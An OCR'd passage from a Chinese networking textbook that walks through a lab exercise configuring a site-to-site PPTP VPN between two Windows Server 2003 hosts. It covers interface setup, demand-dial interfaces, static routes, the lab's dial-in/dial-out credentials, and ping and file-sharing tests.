NAPT	用于局域网主机共享一个公共 IP 接入 Internet	专用 IP＋端口号映射为公共 IP＋端口号	可以	不可以	可以	可以节约大量 IP

① 替换端口号 1492 是随机生成的，如第一个转换记录采用 1492，则下一个待转换记录用 1493，以此类推，不同转换记录通过不同端口号标识。

7.6　VPN 服务

工作任务十四　配置专线 VPN 服务

工作目的

安装和配置专线 VPN 服务。

工作任务

小张是企业网络工程部技术人员，因业务需求在上海和北京建立子公司，并实现以下要求。

（1）主机 2 和主机 3 配置专线 VPN 服务器连接上海和北京子公司，组成逻辑上局域网。

（2）主机 1 可以连通主机 4，并能访问主机 4 共享文件。

工作环境和工具

主机 3 内置两个网卡，其中“2-1”网卡通过交叉线与主机 1 连接，“2-3” 网卡通过交叉线与主机 3“3-2”网卡连接，模拟广域网拓扑；主机 3 内置两个网卡，其中“3-4”网卡通过交叉线与主机 4 连接，“3-2” 网卡通过交叉线与主机 2 的“2-3”网卡连接，具体工作环境拓扑图如图 7-69 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。

虚拟专用网络 VPN 是利用 Internet 传输私有网络数据，称之为虚拟是因为远程两局域网间的连接不存在传统专用网络所需的端到端物理链路，而是通过租用 Internet 将远程局域网在逻辑上连接在一起，数据经过加密后在公共网络中按照“先进先出”原则抵达目的网络，因此 VPN 连接被形象地称为隧道。

工作过程

1. 配置主机 2 VPN 服务

（1）更改主机 2 网卡接口名称，其中专用接口是“3-1”网卡，IP 为“192.168.1.1”；公共接口是“2-3”网卡，IP 为“202.202.1.1”。

（2）启用 VPN 服务。选择“开始”→“管理工具”→“路由和远程访问”命令，然后选择“配置并启用路由和远程访问”选项，进入“路由和远程访问服务器安装向导”界面，再选中“两个专用网络之间的安全连接”单选按钮，如图 7-70 所示，单击“下一步”按钮，不使用请求拨号连接访问远程网络，并完成安装向导。

（3）配置请求拨号接口。在“网络接口”列表框中右击并选择“新建请求拨号接口”命令，如图 7-71 所示，新建接口名称为“beijing”，连接类型为“使用虚拟专用网络连接（VPN）”，VPN 数据封装类型采用“点对点隧道协议”，连接目标地址是主机 3 的“3-2”网卡接口 IP“202.202.1.2”，并选中“添加用户账户使远程路由器可以拨入”选项。

（4）添加目标专用网络静态路由。单击“下一步”按钮为 beijing 接口添加抵达目标专用网络路由，目标 IP 是“172.16.1.0”，子网掩码是“255.255.255.0”，跃点数表示所经过的中间路由转发跳数，默认值是 1，如图 7-72 所示。

拨入凭据：beijing
密码：abc
拨入
接口名称：shanghai
目标地址：202.202.1.2
目标网络：192.168.1.0,255.255.255.0
拨出凭据：shanghai
密码：123
拨出
查找共享
主机1：Client
IP：192.168.1.10
Mask：255.255.255.0
Gateway：192.168.1.1
主机2：VPN服务器
2-1网卡
IP：192.168.1.1
Mask：255.255.255.0
2-3网卡
IP：202.202.1.1
Mask：255.255.255.0
Internet
上海
拨入
拨入凭据：shanghai
密码：123
接口名称：shanghai
目标地址：202.202.1.1
目标网络：192.168.1.0,255.255.255.0
拨出凭据：beijing
密码：abc
拨出
设置共享
主机3：VPN服务器
3-2网卡
IP：202.202.1.2
Mask：255.255.255.0
3-4网卡
IP：172.16.1.1
Mask：255.255.255.0
主机4：Client
IP：172.16.1.10
Mask：255.255.255.0
Gateway：172.16.1.1
北京

主机名称	操作系统	IP地址	拨出凭据	拨入凭据
主机1	Windows XP	192.168.1.10		
主机2	Windows Server 2003	192.168.1.1 202.202.1.1	账号：Shanghai 密码：123	账号：Beijing 密码：abc
主机3	Windows Server 2003	172.16.1.1 202.202.1.2	账号：Beijing 密码：abc	账号：Shanghai 密码：123
主机4	Windows XP	172.16.1.10		

图 7-69　工作任务十四的工作环境拓扑图




图 7-70　选择 VPN 远程连接



图 7-71　新建请求拨号接口




图 7-72　添加静态路由

(5) 单击“下一步”按钮配置拨入凭据。拨入凭据是目标网络 VPN 服务器(主机 3)接入主机 2 的凭据，用户名是主机 2 新建的“beijing”，密码根据要求定义为“abc”，如图 7-73 所示。




图 7-73　配置拨入凭据

(6) 单击“下一步”按钮配置拨出凭据。拨出凭据是主机2接入目标网络VPN服务器(主机3)的凭据,根据要求拨出账号是“shanghai”,密码是“123”,如图7-74所示。




图7-74　配置拨出凭据

(7) 当完成请求拨号接口向导后,选择“开始”→“管理工具”→“计算机管理”命令,在打开的窗口中的“本地用户和组”选项组中可以看到主机2新建的拨入凭据账号“beijing”,如图7-75所示。



图7-75　查看拨出凭据账号

2. 配置主机3 VPN服务

按照上述步骤在主机3建立“shanghai”拨号请求接口,拨入和拨出凭据可以查阅工作环境拓扑图。

3. 实验测试

(1) 关闭所有主机防火墙并配置主机1和主机4的IP地址和网关信息。

(2) 查看主机2和主机3的请求拨号连接状态,由于主机2和主机3(VPN)之间没有数据传输,因此请求拨号连接显示“已断开”,如图7-76所示。

(3) 主机1通过ping命令测试与主机3的连通性,发现在丢失两个echo包后与主机4连通。由于主机2和主机3(VPN服务器)之间尚未连接(见图7.76),故丢包是因为建立拨



图 7-76 查看请求拨号连接状态

号连接时发送和验证凭据所产生的延迟。另外,TTL 值由默认 128 减为 127,表示主机 1 和主机 3 之间通过一个中间路由转发,如图 7-77 所示。




图 7-77 主机 1 与主机 3 的连通性

(4) 主机 1 通过 ping 命令测试与主机 4 的连通性。当在步骤(3)中建立 VPN 拨号连接后,两内网主机之间不再存在丢包现象,此时 TTL 值由默认 128 减为 126,表示主机 1 和主机 4 之间通过两个中间路由转发,如图 7-78 所示。




图 7-78 主机 1 与主机 4 的连通性

(5) 在主机 4 上设置共享文件,主机 1 通过网上邻居或搜索计算机可以访问主机 4 共享,如图 7-79 所示。





图 7-79　主机 1 访问主机 4 共享



VPN 可以通过公共网络连接远程局域网，既可以拓展局域网覆盖范围，又可以减少线缆铺设成本。VPN 通过拨入凭证检验接入服务器的合法性，因此一个服务器的拨出凭证必须和目标服务器的拨入凭证相吻合，否则 VPN 服务器之间无法建立连接。



VPN(Virtal Private Network)虚拟专用网是一条利用 Internet 传输私有网络数据的安全通道。通过对传输数据封包和加密，远程局域网之间在公共网络中建立一条临时专用连接，从而在公网上安全地传输私有数据。通常 VPN 用于企业内部网络的扩展，如图 7-80 所示，通过 VPN，出差员工、公司异地办事处、合作伙伴及分支机构之间可以连接成逻辑上的统一网络，安全地传输私有数据。

